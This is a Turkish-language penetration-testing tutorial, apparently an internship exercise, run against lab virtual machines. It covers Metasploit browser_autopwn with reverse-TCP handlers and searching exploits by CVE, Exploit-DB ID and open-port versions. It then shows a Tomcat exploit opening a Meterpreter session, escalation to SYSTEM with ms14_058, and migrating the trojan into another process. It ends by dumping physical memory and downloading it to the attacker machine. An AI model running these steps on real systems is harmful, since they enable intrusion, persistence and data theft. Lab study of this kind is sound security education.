[*] Starting exploit windows/browser/msxml_get_definition_code_exec with payload windows/meterpreter/reverse_tcp  
[*] Using URL: http://0.0.0.0:8080/VinStmauSjYvb  
[*] Local IP: http://192.168.19.133:8080/VinStmauSjYvb  
[*] Server started.  
[*] Starting handler for windows/meterpreter/reverse_tcp on port 3333  
[*] Starting handler for generic/shell_reverse_tcp on port 6666  
[*] Started reverse TCP handler on 192.168.19.133:3333  
[*] Starting handler for java/meterpreter/reverse_tcp on port 7777  
[*] Started reverse TCP handler on 192.168.19.133:6666  
[*] Started reverse TCP handler on 192.168.19.133:7777  
  
[*] --- Done, found 20 exploit modules  
  
[*] Using URL: http://0.0.0.0:8080/staj_odev  
[*] Local IP: http://192.168.19.133:8080/staj_odev  
[*] Server started. 
```

Bu urlyi kurban tarayıcı da çalıştırduğumız da exploitleri tek tek karşı tarayıcıya karşı denemeye başlayacak.

```
[*] Using URL: http://0.0.0.0:8080/staj_odev
[*] Local IP: http://192.168.19.133:8080/staj_odev
[*] Server started.
[*] Handling '/staj_odev'
[*] Handling '/staj_odev?sessid=V2luZG93cyA3OnVuZGVmaW5lZDp1bmRlZmluzWQ6dW5kZWZpbmVkOnVuZGVmaW5lZDp0ci1UUjp40DY6Q2hyb21l0jg3LjAuNDI4MC440Do%3d'
[*] JavaScript Report: Windows 7:undefined:undefined:undefined:tr-TR:x86:Chrome:87.0.4280.88:
[*] Responding with 6 exploits
```

Herhangi bir oturumun oluşup olmadığını görmek için sessions -i komutunu kullanıyoruz ama maalesef biz de bir oturum oluşmadı eğer oturum başarılı bir şekilde oluşsaydı Meterpreter kabuğuna düşecektik.

```
msf6 auxiliary(server/browser_autopwn) >
msf6 auxiliary(server/browser_autopwn) > sessions -i
Active sessions
=====
No active sessions.

msf6 auxiliary(server/browser_autopwn) >
```

Güvenlik Açığı Referansına Dayalı Exploit Seçimi

Yeni çıkan exploitler CVE kodlarıyla tanımlanır ve belli başlı sitelerde duyurulur bunlardan birisi olan www.exploit-db.com ‘da güncel veya eski exploitleri takip edebiliriz. Bu tarz sitelerden aramak istemiyorsak Metasploit içerisinde arama yapmak için belirli komutlar bulunmaktadır. Öncelikle nasıl ve neye göre arama yapabileceğimizi kontrol etmek için search -h komutunu giriyoruz.

```
msf6 > search -h
Usage: search [<options>] [<keywords>:<value>]

Prepending a value with '-' will exclude any matching results.
If no options or keywords are provided, cached results are displayed.

OPTIONS:
  -h           Show this help information
  -o <file>    Send output to a file in csv format
  -S <string>   Regex pattern used to filter search results
  -u           Use module if there is one result

Keywords:
  aka          : Modules with a matching AKA (also-known-as) name
  author       : Modules written by this author
  arch         : Modules affecting this architecture
  bid          : Modules with a matching Bugtraq ID
  cve          : Modules with a matching CVE ID
 edb          : Modules with a matching Exploit-DB ID
  check        : Modules that support the 'check' method
  date         : Modules with a matching disclosure date
  description  : Modules with a matching description
  fullname     : Modules with a matching full name
  mod_time    : Modules with a matching modification date
  name         : Modules with a matching descriptive name
  path          : Modules with a matching path
  platform     : Modules affecting this platform
  port          : Modules with a matching port
  rank          : Modules with a matching rank (Can be descriptive (ex: 'good') or numeric with comparison operators (ex: '>=400'))
  ref          : Modules with a matching ref
  reference    : Modules with a matching reference
  target        : Modules affecting this target
  type          : Modules of a specific type (exploit, payload, auxiliary, encoder, evasion, post, or nop)

Examples:
  search cve:2009 type:exploit
  search cve:2009 type:exploit platform:-linux
```

Nasıl arama yapmak istersek ona göre komut bulunmaktadır. Examples kısmında ise bir örneği bulunmaktadır. Şimdi de bu komutların ne olduğunu açıklayalım.

author: Exploit yazan kişiye göre arama yapılabilir.

arch: Mimariyi etkileyen modüller arayabilir

bid: Bugtraq ID ile arama yapmak için kullanılır,

cve: CVE ID ile arama yapmak için kullanılır

edb: Exploit-db ID demektedir. Sitede bulunan ID’ler için kullanılır.

check: Kontrol yönetimini destekleyen modüller için kullanılır.

date: Exploitin açıklanma tarihine göre arama yapılabilir.

description: Açıklamaya yönelik arama.

platform: Dilediğimiz platforma göre modül arama: (PHP, Linux gibi)

rank: Exploit düzeyine göre arama (iyi, normal)

port: Port ile eşleşen modüller

reference: Referansa göre arama yapılabilir.

target: örnek hedefi etkileyen modüller

type: Belirli bir türdeki modüller (Exploit, payload, auxiliary)

Tarama çeşitlerini açıkladıktan sonra güvenlik açıklarına yönelik arama yapmak istersek CVE kodlarıyla hareket etmek zorunda kalacağız. Bunun için de Exploit-db sitesinden bize uygun olan bir exploiti seçmek olacak.

Örnek olarak bir uygulama yapalım. Şimdi alttaki resimde Windows için yazılmış payloadları arama yapıyoruz.

```
davut@kali:~ - □ ×
File Actions Edit View Help
msf6 > search type:payload platform:windows
Matching Modules
#   Name
-   -
  0  payload/cmd/windows/adduser
er /ADD CMD
  1  payload/cmd/windows/bind_lua
Bind TCP (via Lua)
  2  payload/cmd/windows/bind_perl
Bind TCP (via Perl)
  3  payload/cmd/windows/bind_perl_ipv6
Bind TCP (via perl) IPv6
  4  payload/cmd/windows/bind_ruby
Bind TCP (via Ruby)
  5  payload/cmd/windows/download_eval_vbs
nload and Evaluate VBScript
  6  payload/cmd/windows/download_exec_vbs
nload and Execute (via .vbs)
  7  payload/cmd/windows/generic
ic Command Execution
  8  payload/cmd/windows/powershell_bind_tcp
wershell Session, Bind TCP
  9  payload/cmd/windows/powershell_reverse_tcp
wershell Session, Reverse TCP
 10 payload/cmd/windows/reverse_lua
Reverse TCP (via Lua)
 11 payload/cmd/windows/reverse_perl
e Reverse TCP Connection (via Perl)
 12 payload/cmd/windows/reverse_powershell
Reverse TCP (via Powershell)
 13 payload/cmd/windows/reverse_ruby
Reverse TCP (via Ruby)
 14 payload/generic/debug_trap
 15 payload/generic/tight_loop
 16 payload/java/jsp_shell_bind_tcp
, Bind TCP Inline
Disclosure Date Rank Check Description
normal No Windows Execute net us
normal No Windows Command Shell,
normal No Windows Command Shell,
normal No Windows Command Shell,
normal No Windows Command Shell,
normal No Windows Executable Dow
normal No Windows Executable Dow
normal No Windows Command, Gener
normal No Windows Interactive Po
normal No Windows Interactive Po
normal No Windows Command Shell,
normal No Windows Command, Doubl
normal No Windows Command Shell,
normal No Windows Command Shell,
normal No Generic x86 Debug Trap
normal No Generic x86 Tight Loop
normal No Java JSP Command Shell
```

Şimdi ise exploit-db sitesinde Windows için yazılmış bir exploit arayalım.

The screenshot shows a exploit-db entry for a Microsoft Windows - GDI+ '.ICO' File Remote Denial of Service exploit. Key details include:

- EDB-ID:** 4044
- CVE:** 2007-2237
- Author:** KAD
- Type:** DOS
- Platform:** WINDOWS
- Date:** 2007-06-07
- Exploit:** [Download](#) / [Source](#)
- Vulnerable App:** [redacted]

Sol üstte EDB-ID: 4044 şeklindeedb bilgisi bulunmaktadır. Metasploit içerisinde hemen arama yaparak deneyelim.

```
davut@kali: ~
File Actions Edit View Help
msf6 > search edb:4044
Matching Modules
=====
#  Name                                     Disclosure Date  Rank   Check  Description
-  --
0  auxiliary/admin/http/gitstack_rest      2018-01-15    normal  No     GitStack Unauthenticated REST API Requests
1  exploit/windows/http/gitstack_rce       2018-01-15    great   No     GitStack Unsanitized Argument RCE

Interact with a module by name or index. For example info 1, use 1 or use exploit/windows/http/gitstack_rce
msf6 > 
```

Karşımıza iki tane exploit çıktı. Güvenlik açığı referansına göre exploit seçimimiz de bu kadardı şimdi geçelim açık portlara göre exploit seçimine.

Açık Port(lar)a Dayalı Exploit Seçimi

Öncelikle açık portları görebilmek için nmap aracıyla belirli parametreler yardımıyla port taramasını gerçekleştiriyoruz. Ve bize açık portları gösteriyor.

```
davut@kali:~$ sudo nmap -sS -sV -Pn -p- 192.168.19.135
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2020-12-12 10:00 EST
Nmap scan report for 192.168.19.135
Host is up (0.00099s latency).
Not shown: 65505 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login        OpenBSD or Solaris rlogind
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi    GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
3632/tcp  open  distccd     distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
6697/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
8787/tcp  open  drb          Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drbs)
34411/tcp open  nlockmgr    1-4 (RPC #100021)
49591/tcp open  java-rmi    GNU Classpath grmiregistry
52435/tcp open  status       1 (RPC #100024)
53854/tcp open  mountd      1-3 (RPC #100005)
MAC Address: 00:0C:29:E2:CB:99 (VMware)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Bulduğumuz portların version bilgilerinden yola çıkarak internet tarayıcımız da veya metasploit aracımız da arama yapıyoruz.

Öncelikle metasploit aracıyla 21 portundaki ftp servisinin versiyon bilgileriyle arıyoruz. Ve bize o versiyonla alakalı hazır exploit çıkartıyor.

```
msf6 > search vsftpd 2.3.4
Matching Modules
=====
#  Name
-  --
0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03      excellent  No   VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor
msf6 > 
```

Açık portun version bilgisini internette aratınca ise karşımıza yine o versiyon hakkında exploitler ve uygulama videoları dahi çıkmaktadır.

vsftpd 2.3.4

Tümü Videolar Görüşler Haberler Haritalar Daha fazla Ayarlar Araçlar

Yaklaşık 24.100 sonuç bulundu (0,34 saniye)

[www.rapid7.com › unix › ftp](#) ▾ Bu sayfanın çevirisini yap

VSFTPD v2.3.4 Backdoor Command Execution - Rapid7

This backdoor was introduced into the `vsftpd-2.3.4.tar.gz` archive between June 30th 2011 and July 1st 2011 according to the most recent information available.

[github.com › ahervias77 › vs...](#) ▾ Bu sayfanın çevirisini yap

ahervias77/vsftpd-2.3.4-exploit: Python exploit for the ... - ...

Python exploit for the backdoor left in `vsftpd 2.3.4` - [ahervias77/vsftpd-2.3.4-exploit](#).

[www.siberportal.org › Red Team › Linux](#) ▾

MSF vsftpd_234_backdoor İstismar Modülü ile Uygulama ...

11 Tem 2016 — **VSFTPD 2.3.4** sürümünde bulunan zafiyet bir arka kapıdır. Eğer kullanıcı adı ":" karakter çiftini içerirse, oturum açılabilirmektedir. Örneğin kullanıcı ...

[www.exploit-db.com › exploits](#) ▾ Bu sayfanın çevirisini yap

vsftpd 2.3.4 - Backdoor Command Execution (Metasploit ...

5 Tem 2011 — **vsftpd 2.3.4** - Backdoor Command Execution (Metasploit). CVE-73573 . remote exploit for Unix platform.

Video

5:04 ONİZLEME

Metasploit-Vsftpd 2.3.4 Exploit Kullanımı/FTP açıklı Sunucu ...

YouTube · Şahin Göz
30 Nis 2017

Açık portlar içinde 8180 portunda bulunan tomcat exploitini de inceleyelim. Tomcat bir uygulama olduğundan version bilgileriyle değil de direkt tomcat üzerinden arama yapacağız. Metasploit aracıımızla aynı şekilde işlem gerçekleştireceğiz. Ve karşımıza birçok hazır exploit çıkıyor. Aynı şekilde internet tarayıcımız da arama yaptığımızda bize birçok video ve doküman bulacaktır.

```
davut@kali:~
```

```
File Actions Edit View Help
msf6 > search tomcat
Matching Modules

```

| # | Name | Disclosure Date | Rank | Check | Description |
|----|--|-----------------|-----------|-------|---------------------|
| 0 | auxiliary/admin/http/ibm_drm_download | 2020-04-21 | normal | Yes | IBM Data Risk Manag |
| 1 | auxiliary/admin/http/tomcat_administration | | normal | No | Tomcat Administrati |
| 2 | auxiliary/admin/http/tomcat_utf8_traversal | 2009-01-09 | normal | No | Tomcat UTF-8 Direct |
| 3 | auxiliary/admin/http/trendmicro_dlp_traversal | 2009-01-09 | normal | No | TrendMicro Data Los |
| 4 | auxiliary/dos/http/apache_commons_fileupload_dos | 2014-02-06 | normal | No | Apache Commons File |
| 5 | auxiliary/dos/http/apache_tomcat_transfer_encoding | 2010-07-09 | normal | No | Apache Tomcat Trans |
| 6 | auxiliary/dos/http/hashcollision_dos | 2011-12-28 | normal | No | Hashtable Collision |
| 7 | auxiliary/scanner/http/tomcat_enum | | normal | No | Apache Tomcat User |
| 8 | auxiliary/scanner/http/tomcat_mgr_login | | normal | No | Tomcat Application |
| 9 | exploit/linux/http/cisco_prime_inf_rce | 2018-10-04 | excellent | Yes | Cisco Prime Infrast |
| 10 | exploit/linux/http/cpi_tararchive_upload | 2019-05-15 | excellent | Yes | Cisco Prime Infrast |
| 11 | exploit/multi/http/cisco_dcnm_upload_2019 | 2019-06-26 | excellent | Yes | Cisco Data Center N |
| 12 | exploit/multi/http/struts2_namespace_ognl | 2018-08-22 | excellent | Yes | Apache Struts 2 Nam |
| 13 | exploit/multi/http/struts_code_exec_classloader | 2014-03-06 | manual | No | Apache Struts Class |
| 14 | exploit/multi/http/struts_dev_mode | 2012-01-06 | excellent | Yes | Apache Struts 2 Dev |
| 15 | exploit/multi/http/tomcat_jsp_upload_bypass | 2017-10-03 | excellent | Yes | Tomcat RCE via JSP |
| | Upload Bypass | | | | |

Exploit Sonrası Sistemde İlerleme-Post Exploitation

Bir sistemi ele geçirdikten sonra ki işlemlere Post Exploitation deniyor. Exploit işlemi sonrası sahip olduğumuz erişimi alır ve bu erişimi genişletmeye ve yükseltmeye çalışırız. Bu işlemleri de payloadlar sayesinde gerçekleştiriyoruz (Meterpreter, Passivex gibi)

```
[*] Started reverse TCP handler on 192.168.19.133:4444
[*] Retrieving session ID and CSRF token ...
[*] Uploading and deploying M7IB0i4Ji9T ...
[*] Executing M7IB0i4Ji9T ...
[*] Undeploying M7IB0i4Ji9T ...
[*] Sending stage (58125 bytes) to 192.168.19.134
[*] Meterpreter session 1 opened (192.168.19.133:4444 → 192.168.19.134:53077) at 2020-12-13 10:11:53 -0500

meterpreter > sysinfo
Computer : canyoupwnme
OS       : Linux 3.19.0-25-generic (i386)
Meterpreter : java/linux
meterpreter >
```

Peki, neden yetki yükseltmeye ihtiyacımız var?

Sıradan kullanıcı hakları ile elde edemeyeceğimiz verileri de elde etmek istememizdir. Sistem yönetici olduğuuzda sistem üzerinde tanımlı tüm kullanıcı parola hashlerine ve bunlara ait dizinlere erişerek sızma testinin daha sonraki adımlarında da bu bilgilerden faydalanabiliriz

Yetki Yükseltme

Meterpreter oturumu elde ettikten sonra yapılması gereken ilk işlem yetki yükseltme işlemidir. Eğer tam yetkili bir kullanıcı olmazsa yapacağımız işlemler de çok sık hatalarla karşılaşabiliriz. Biz bu yetki yükseltme işlemini bir güvenlik açığı ile değil de trojan oluşturup gerçekleştireceğiz.

Öncelikle açık olan oturumları görmek adına sessions -i diyerek açık olan meterpreter oturumlarını görüyoruz. Arından sessions -i 1 diyerek 1. Meterpreter oturumumuza giriş yapıyoruz. getuid komutunu girerek meterpreter da çalışan sistemin kullanıcı kimliğini görürüz.

```
Active sessions
=====
Id  Name    Type          Information                                         Connection
--  --      --          --                                                 --
1   meterpreter x86/windows  WIN-8BCCPSMEAGP\windowss @ WIN-8BCCPSMEAGP  192.168.19.136:
     8888 → 192.168.19.137:49203 (192.168.19.137)

msf6 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1 ...

meterpreter > getuid
Server username: WIN-8BCCPSMEAGP\windowss
meterpreter >
```

Şimdi yetkimizi yükseltmek için farklı yöntemler deneyeceğiz bunlardan ilki getsystem komutu, zaman zaman işe yarayan bir komuttur ve bizde maalesef bizde işe yaramadı hata verdi.

```
meterpreter > getsystem
[-] 2001: Operation failed: This function is not supported on this system. The following was attempted:
[-] Named Pipe Impersonation (In Memory/Admin)
[-] Named Pipe Impersonation (Dropper/Admin)
[-] Token Duplication (In Memory/Admin)
[-] Named Pipe Impersonation (RPCSS variant)
meterpreter >
```

İkinci denenecek yol ise sistem altında çalışan uygulamalara bulaşmaktadır. Bunun için de ps komutunu kullanarak çalışan işlemleri görebiliriz. User kısmı boş olanlar sistem altında çalışan uygulamalarıdır.

```
davut@kali:~ - □ ×
File Actions Edit View Help
meterpreter > ps
Process List
=====
```

| PID | PPID | Name | Arch | Session | User | Path |
|------|------|------------------|------|---------|--------------------------|-----------------------------|
| 0 | 0 | [System Process] | | | | |
| 4 | 0 | System | | | | |
| 248 | 4 | smss.exe | | | | |
| 332 | 316 | csrss.exe | | | | |
| 384 | 316 | wininit.exe | | | | |
| 392 | 376 | csrss.exe | | | | |
| 428 | 376 | winlogon.exe | | | | |
| 484 | 384 | services.exe | | | | |
| 500 | 384 | lsass.exe | | | | |
| 508 | 384 | lsm.exe | | | | |
| 616 | 484 | svchost.exe | | | | |
| 692 | 484 | svchost.exe | | | | |
| 776 | 484 | svchost.exe | | | | |
| 820 | 484 | svchost.exe | | | | |
| 828 | 484 | msdtc.exe | | | | |
| 852 | 484 | svchost.exe | | | | |
| 1024 | 484 | svchost.exe | | | | |
| 1144 | 484 | svchost.exe | | | | |
| 1296 | 820 | dwm.exe | x86 | 1 | WIN-8BCCPSMEAGP\windowss | C:\Windows\system32\DWm.exe |
| 1320 | 1288 | explorer.exe | x86 | 1 | WIN-8BCCPSMEAGP\windowss | C:\Windows\Explorer.EXE |

Buradaki çalışma mantığı ise trojanımızı sistem uygulamalarından birine bulaştırabilirsek bizim trojanımız da sistem altında çalışır ve bizi yetkili kullanıcı yapar
Şimdi başka bir uygulamaya bulaşmak için de migrate komutunu kullanacağız. Migrate ile çalışan uygulamanın pid numarasını vermek bizim için yeterlidir. Fakat yine hata aldık.

```
meterpreter >migrate 616
[*] Migrating from 3392 to 616 ...
[-] Error running command migrate: Rex::RuntimeError Cannot migrate into this process (insufficient privileges)
meterpreter > 
```

Üçüncü ve son yetki yükseltme yöntemimiz ise exploit çalıştırma olacaktır. Şimdi exploit çalıştırma için background ile oturumumuzu arka plana alıyoruz ve metasploit aracımızı tekrar geri dönüyoruz. Şimdi burada windows/local diye arama yapıyoruz. Erişim sağladığımız Windows da kullanabileceğimiz exploitleri listeliyor. Burada yetki yükseltme exploitlerini kullanarak işlemlerimizi gerçekleştiriyoruz.

```
davut@kali: ~
File Actions Edit View Help
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(multi/handler) > search windows/local

Matching Modules
_____
#  Name
Rank  Check  Description
-  --  --
0  exploit/windows/local/adobe_sandbox_adobecollabsync      2013-05-14
great Yes  AdobeCollabSync Buffer Overflow Adobe Reader X Sandbox Bypass
1  exploit/windows/local/agnitum_outpost_acs                2013-08-02
excellent Yes  Agnitum Outpost Internet Security Local Privilege Escalation
2  exploit/windows/local/alpc_taskscheduler                 2018-08-27
normal No   Microsoft Windows ALPC Task Scheduler Local Privilege Elevation
3  exploit/windows/local/always_install_elevated            2010-03-18
excellent Yes  Windows AlwaysInstallElevated MSI
4  exploit/windows/local/anyconnect_lpe                     2020-08-05
excellent Yes  Cisco AnyConnect Privilege Escalations (CVE-2020-3153 and CVE-2020-3433)
5  exploit/windows/local/applocker_bypass                  2015-08-03
excellent No   AppLocker Execution Prevention Bypass
6  exploit/windows/local/appxsvc_hard_link_privesc        2019-04-09
normal Yes  AppXSvc Hard Link Privilege Escalation
7  exploit/windows/local/ask                            2012-01-03
excellent No   Windows Escalate UAC Execute RunAs
8  exploit/windows/local/bthpan                         2014-07-18
```

exploit/windows/local/ms14_058_track_popup_menu exploitini kullanarak yetkimizi yükseltmeye çalışacağız. Options diyerek bizde istediği parametrelere bakacağız. Bizden sadece meterpreter session oturum id sini istemiş. Id mizin 1 olduğunu biliyorduk zaten set SESSION 1 komutunu giriyoruz ve exploit diyerek explitimizi çalıştırıyoruz.

Exploit target kısmı ise local exploitler de yalnız x86 veya x64 mimarisinde çalışabilmektedir. Bizim exploitimiz ise sadece x86 mimarisinde çalışabilmektedir.

```
davut@kali:~
```

File Actions Edit View Help

```
msf6 exploit(multi/handler) > use exploit/windows/local/ms14_058_track_popup_menu
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/ms14_058_track_popup_menu) > options
```

Module options (exploit/windows/local/ms14_058_track_popup_menu):

| Name | Current Setting | Required | Description |
|---------|-----------------|----------|------------------------------------|
| SESSION | yes | | The session to run this module on. |

Payload options (windows/meterpreter/reverse_tcp):

| Name | Current Setting | Required | Description |
|----------|-----------------|----------|---|
| EXITFUNC | thread | yes | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST | 192.168.19.136 | yes | The listen address (an interface may be specified) |
| LPORT | 4444 | yes | The listen port |

Exploit target:

| Id | Name |
|----|-------------|
| 0 | Windows x86 |

Exploitimiz başarılı bir şekilde çalışmış ve yetkimizi yükselmiş olduk.

```
msf6 exploit(windows/local/ms14_058_track_popup_menu) > set SESSION 1
SESSION => 1
msf6 exploit(windows/local/ms14_058_track_popup_menu) > run
```


[*] Started reverse TCP handler on 192.168.19.136:4444
[*] Launching notepad to host the exploit ...
[+] Process 2736 launched.
[*] Reflectively injecting the exploit DLL into 2736 ...
[*] Injecting exploit into 2736 ...
[*] Exploit injected. Injecting payload into 2736 ...
[*] Payload injected. Executing exploit ...
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Sending stage (175174 bytes) to 192.168.19.137
[*] Meterpreter session 2 opened (192.168.19.136:4444 → 192.168.19.137:49180) at 2020-12-15 09:19:57 -0500

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Başka Uygulamaya Bulaşmak

Kurban makine hazırladığımız trojani çalıştırıldıktan sonra, uygulamanın düşündüğü şekilde çalışmadığını fark ederek kapatmak isteyebilir. Bu durum post Exploitation işlemlerine yeni başlamışken oturumu kaybetmemize sebep olabilir. Bu nedenle meterpreter aracına ait migrate adlı bir komut bulunmaktadır. Bu komut ile kurban makinede çalışan farklı bir prosese geçirilerek oturum bağlantısı o proses üzerinden sağlanabilir.

ps komutu ile çalışan prosesleri listeledik, 3124 pid değeri, payload.exe adlı prosese ait olduğunu gördük.



```
davut@kali:~ - x
File Actions Edit View Help
680 484 svchost.exe
748 484 svchost.exe
856 484 svchost.exe
896 484 svchost.exe
956 748 audiodg.exe x86 0
1004 484 svchost.exe
1104 484 dllhost.exe
1112 484 svchost.exe
1236 484 spoolsv.exe
1280 484 svchost.exe
1396 484 taskhost.exe x86 1 WIN-8BCCPSMEAGP\windowss C:\Windows\system32\taskhost.exe
1484 856 dwm.exe x86 1 WIN-8BCCPSMEAGP\windowss C:\Windows\system32\Dwm.exe
1492 484 msdtc.exe
1504 1468 explorer.exe x86 1 WIN-8BCCPSMEAGP\windowss C:\Windows\Explorer.EXE
1556 484 VGAAuthService.exe
1648 484 svchost.exe
1720 484 dllhost.exe
1724 484 vmtoolsd.exe
1768 1504 vm3dservice.exe x86 1 WIN-8BCCPSMEAGP\windowss C:\Windows\System32\vm3dservice.exe
1776 1504 vmtoolsd.exe x86 1 WIN-8BCCPSMEAGP\windowss C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
2140 484 VSSVC.exe
2236 484 SearchIndexer.exe
2312 2236 SearchProtocolHost.exe x86 1 WIN-8BCCPSMEAGP\windowss C:\Windows\system32\SearchProtocolHost.exe
2332 2236 SearchFilterHost.exe
2464 616 WmiPrvSE.exe
2516 484 WmApSrv.exe
3124 2648 payload.exe x86 1 WIN-8BCCPSMEAGP\windowss C:\Users>windowss\Desktop\payload.exe

meterpreter > getpid
Current pid: 3124
meterpreter >
```

Listelenen prosesler arasından uygun olan bir prosesin id numarasını kullanarak process migration işlemi gerçekleştireceğiz. Proses id değeri 1776 olan vmtoolsd.exe adlı prosese migrate olacağım. Bunun için migrate 1776 komutunu girmem yeterli olacaktır.

Meterpreter oturumu artık o proses üzerinden sağlanacaktır. Böylece payload.exe adlı uygulamayı silse bile bizim oturumumuz sonlanmayacaktır.

```
meterpreter > migrate 1776
[*] Migrating from 3124 to 1776 ...
[*] Migration completed successfully.
meterpreter > getpid
Current pid: 1776
```

Bellek Dökümü Alarak İnceleme

Meterpreter da ram imajı alabilmek için mdd.exe adında programı kullanacağım. İmaj almak için dumpIt adında ki program ile de imaj alabilirdik

<https://sourceforge.net/projects/mdd/> kaynağından indirdiğimiz programı meterpreter üzerinden upload ile karşı bilgisayara gönderiyoruz.

```
meterpreter > upload /home/davut/Desktop/mdd_1.3.exe
[*] uploading : /home/davut/Desktop/mdd_1.3.exe → mdd_1.3.exe
[*] Uploaded 92.88 KiB of 92.88 KiB (100.0%): /home/davut/Desktop/mdd_1.3.exe → mdd_1.3.exe
[*] uploaded : /home/davut/Desktop/mdd_1.3.exe → mdd_1.3.exe
```

Ardından karşı bilgisayar da kendimiz için bir cmd ekranı açıyoruz. Bu açma işini shell komutu ile de gerçekleştirebilirdik.

İmaj almak için program ismi ve imaj için bir isim belirleyip çalıştırıyoruz. -o parametresi imaj ismi için kullandık.

1023.49 MB boyutun da bir imaj oluşturmuş olduk, imajın hash değeri de en alt satırda bulunmaktadır.

```
meterpreter > execute -f "cmd.exe" -i -H
Process 3280 created.
Channel 2 created.
Microsoft Windows [S*r*om 6.1.7601]
Telif Hakk* (c) 2009 Microsoft Corporation. T*m haklar* sakl*dd*.

C:\Users\windowss\Desktop>mdd_1.3.exe -o memory.dd ←
mdd_1.3.exe -o memory.dd
→ mdd
→ ManTech Physical Memory Dump Utility
  Copyright (C) 2008 ManTech Security & Mission Assurance

→ This program comes with ABSOLUTELY NO WARRANTY; for details use option `--w'
  This is free software, and you are welcome to redistribute it
  under certain conditions; use option `--c' for details.

→ Dumping 1023.49 MB of physical memory to file 'memory.dd'.

262014 map operations succeeded (1.00)
0 map operations failed

took 4 seconds to write
MD5 is: 3a81221903a1356275f33bae6b19d450
```

ls ile listeleme yaptığımızda imajımız hazır bir şekilde bizi bekliyor. Kendi bilgisayaramıza çekmek için de download memory.dd komutunu kullanıyoruz ve bilgisayaramıza indiriyoruz dosyayı

```

meterpreter > ls
Listing: C:\Users>windowss\Desktop
_____
Mode          Size        Type  Last modified      Name
_____
100666/rw-rw-rw-  282       fil   2020-12-13 13:50:57 -0500  desktop.ini
100777/rwxrwxrwx  95104     fil   2020-12-16 14:50:56 -0500  mdd_1.3.exe
100666/rw-rw-rw-  1073209344    fil  2020-12-16 14:54:59 -0500  memory.dd
100777/rwxrwxrwx  73802     fil   2020-12-16 13:34:56 -0500  payload.exe

meterpreter > download memory.dd
[*] Downloading: memory.dd → /usr/share/set/memory.dd
[*] Downloaded 1.00 MiB of 1023.49 MiB (0.1%): memory.dd → /usr/share/set/memory.dd
[*] Downloaded 2.00 MiB of 1023.49 MiB (0.2%): memory.dd → /usr/share/set/memory.dd
